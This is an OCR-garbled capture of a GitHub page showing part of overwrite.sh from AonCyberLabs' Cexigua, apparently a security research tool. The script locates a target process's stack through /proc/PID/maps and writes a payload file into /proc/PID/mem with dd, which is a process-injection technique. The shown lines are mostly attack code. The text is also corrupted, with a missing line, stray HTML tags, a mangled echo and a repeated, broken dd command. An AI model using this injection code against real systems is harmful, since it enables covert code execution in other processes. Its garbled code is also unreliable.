
Cexigua/overwrite.sh at 34d338620afae4c6335ba8d8d499e1d7d3d5d7b5 · AonCyberLabs/Cexigua · GitHub - 31/10/2024 14:54

https://github.com/AonCyberLabs/Cexigua/blob/34d338620afae4c6335ba8d8d499e1d7d3d5d7b5/overwrite.sh



Cexigua/overwrite.sh at 34d338620afae4c6335ba8d8d499e1d7d3d5d7b5 · AonCyberLabs/Cexigua · GitHub - 31/10/2024 14:54

https://github.com/AonCyberLabs/Cexigua/blob/34d338620afae4c6335ba8d8d499e1d7d3d5d7b5/overwrite.sh

```
27
                                                               MAPFILE=($(</proc/${PID}/maps))</pre>
28
                                                                for ((i=0; i<${#MAPFILE[@]}; i++)); do</pre>
                                                                                                                                        29
30
                                                                done
31
                                                                STACKRANGE=${MAPFILE[$((${i}-5))]}
32
33
                                                               IFS="-" read -r -a STACK <<< "${STACKRANGE}"</pre>
34
                                                                PAYLOADSIZE=$(($((16#${STACK[1]}))-$((16#${STACK[0]}))))
35
                                                               echo "Overwriting stack..." >&2
36
37
                                                                echo "Be patient for sleep to terminate (approx ((\{SLEEPLEN\}-\{(\{(date +\%s)-\{STARTTIME\}))))) second section is second to the second s
                                                                exec dd if=payload.bin of=/proc/\{PID\}/mem seek=\{((16\#\{STACK[\emptyset]\})) conv=notrunc status=none bs=1 exec dd if=payload.bin of=/proc/<math>\{PID\}/mem seek=\{((16\#\{STACK[\emptyset]\})) conv=notrunc status=none bs=1 exec dd if=payload.bin of=/proc/$(PID)/mem seek=$((16\#\{STACK[\emptyset]\})) conv=notrunc status=none bs=1 exec dd if=/proc/$((16\#\{STACK[\emptyset]\})) conv=notrunc status=none bs=1 exec dd if=/proc/$((16\#\{STACK[\emptyset]\}))
 38
```